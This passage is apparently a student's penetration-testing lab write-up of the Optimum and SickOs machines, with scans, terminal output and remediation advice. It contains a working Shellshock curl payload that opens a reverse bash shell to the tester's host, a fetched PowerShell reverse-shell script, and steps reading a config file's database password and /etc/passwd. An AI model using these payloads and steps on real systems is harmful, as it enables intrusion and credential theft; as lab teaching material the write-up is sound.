23:11:25.875041 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 11, length 40
23:11:25.875047 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 12, length 40
23:11:25.875048 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 12, length 40
23:11:26.892009 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 13, length 40
23:11:26.892023 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 13, length 40
23:11:26.892037 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 14, length 40
23:11:26.892038 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 14, length 40
23:11:26.892044 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 15, length 40
23:11:26.892046 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 15, length 40
23:11:26.892051 IP 10.10.10.8 > 10.10.14.10: ICMP echo request, id 1, seq 16, length 40
23:11:26.892053 IP 10.10.14.10 > 10.10.10.8: ICMP echo reply, id 1, seq 16, length 40
^C
32 packets captured
32 packets received by filter
0 packets dropped by kernel

┌──(thomas㉿thomas)-[/usr/share/windows-binaries]
└─$
```

I had to get a powershell script from Nishang, since the age of this host is old we don't have to worry about defender or AMSI.

```
┌──(thomas㉿thomas)-[~/htb/optimum]
└─$ wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcpOneLine.ps1
--2024-11-27 23:32:16--  https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcpOneLine.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8002::154, 2606:50c0:8001::154, 2606:50c0:8000::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8002::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 983 [text/plain]
Saving to: 'Invoke-PowerShellTcpOneLine.ps1'

Invoke-PowerShellTcpOneLine 100%[=========================================>]     983  --.-KB/s    in 0s

2024-11-27 23:32:16 (94.8 MB/s) - 'Invoke-PowerShellTcpOneLine.ps1' saved [983/983]
```

I then copied that rev.ps1 to the system and started up a simple webserver. Which gave me a response and we got connected to the machine. With two listeners.







Starting to enumerate, I ran the system info command first.

```
PS C:\Users\kostas\Desktop> systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ??
System Boot Time:          4/12/2024, 2:33:46 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.513 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.962 MB
Virtual Memory: In Use:    541 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
Hotfix(s):                 31 Hotfix(s) Installed.
```

To further enumerate, I will download Sherlock.ps1 to the shell and see if I can find any vulnerabilities in the system. We will look through to see if there are “vulnerable” labels. It seems like there are three that are vulnerable. MS16-032, MS16-034, MS16-135.



After looking up the vulnerabilities we will use MS16-032 vulnerability. I found a script on github. https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/Invoke-MS16032.ps1, we will use this to exploit further and gain access to root.



At the end I had NT authority access.

Remediation Recommendations:

Update the software: With HFS being an old version of the software it was easy to access root. I would recommend upgrading to higher than 2.3c.


SickOs

IP Address: 192.168.4.125


Initial port scan


```
┌──(thomas㉿thomas)-[~/sickos]
└─$ nmap -sV -sC 192.168.4.125 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 18:53 EST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 8.20% done; ETC: 18:54 (0:00:22 remaining)
Nmap scan report for 192.168.4.125
Host is up (0.00027s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
8080/tcp closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.17 seconds
```

Looking at the output we have port 3128 open which is hosting a http-proxy so we will try and go to the website.




I got an error message, but we might be able to do a proxy manually






BLEHHH!!!


Now we can see what is on the website, we have a message “BLEHHH!!!”




I investigated robots.txt, since it is a common directory to look at when looking at web servers. And it provided me with another directory /wolfcms



I tried to go to the web page, but it gave me a DB Connection Failed error.



After running a nikto scan we can see that there is a vulnerability with shellshock (2nd to last line)



With a little research we can find it on exploitdb, if shellshock is vulnerable attackers can use it to execute RCE or remote code execution, they could also find configuration files, user credentials, and API keys or tokens.

```
┌──(root㉿thomas)-[/home/thomas]
└─# curl -x http://192.168.4.125:3128 -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/192.168.4.122/1234 0>&1" http://192.168.4.125/cgi-bin/status
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator,
 webmaster@localhost and inform them of the time the error occurred,
and anything you might have done that may have
caused the error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.4.125 Port 80</address>
</body></html>

┌──(root㉿thomas)-[/home/thomas]
└─# curl -x http://192.168.4.125:3128 -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/192.168.4.122/1234 0>&1" http://192.168.4.125/cgi-bin/status
```

```
┌──(thomas㉿thomas)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.4.122] from (UNKNOWN) [192.168.4.125] 39103
bash: no job control in this shell
www-data@SickOs:/usr/lib/cgi-bin$
```

I then executed a command to get me into the target machine. With a listening port on 1234. I am now in the system and can enumerate more.

```
┌──(thomas㉿thomas)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.4.122] from (UNKNOWN) [192.168.4.125] 39103
bash: no job control in this shell
www-data@SickOs:/usr/lib/cgi-bin$ uname -a
uname -a
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
www-data@SickOs:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@SickOs:/usr/lib/cgi-bin$
```

```
www-data@SickOs:/usr/lib/cgi-bin$ cd
cd
bash: cd: HOME not set
www-data@SickOs:/usr/lib/cgi-bin$ cd /var/www/
cd /var/www/
www-data@SickOs:/var/www$ ls
ls
connect.py
index.php
robots.txt
wolfcms
www-data@SickOs:/var/www$
```

We can see the directories now, which the wolfcms is in there that I couldn't get into before.

```
www-data@SickOs:/var/www$ cd wolfcms
cd wolfcms
www-data@SickOs:/var/www/wolfcms$ ls
ls
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
www-data@SickOs:/var/www/wolfcms$ cat config.php
cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```


Here we found a username and password in the wolfcms directory.

```
www-data@SickOs:/var/www$ cd wolfcms
cd wolfcms
www-data@SickOs:/var/www/wolfcms$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@SickOs:/var/www/wolfcms$
```


Here we catted out the most famous file and we can see there is a user named sickos.

```
┌──(thomas㉿thomas)-[~/sickos]
└─$ ssh sickos@192.168.4.125
sickos@192.168.4.125's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Nov 30 00:22:33 IST 2024

  System load: 0.35              Memory usage: 0%   Processes:       239
  Usage of /:  4.3% of 28.42GB   Swap usage:   0%   Users logged in: 0

  ⇒ There is 1 zombie process.

  Graph this data and manage this system at:
    https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Sep 22 08:32:44 2015
sickos@SickOs:~$
```


With having the password “john@123” I was able to ssh into the server and gain access to the “sickos” account.



When going back to the website, I saw that there was a python file with an interesting text in it.



When I went to the /etc directory, I found the cron.d folder. And was able to see what is in it, which it seems like when I catted out automate, it gives back root.



And there we go! I have root access to the machine. Using the sudo su root, it was able to change the user to root.

Remediation Recommendations:

Configure the sudoers file: When I did sudo su root, I was able to get through to root, if there was a better configured file for that. That wouldn't happen. I would recommend applying a password to that.

				Vulnerabilities			
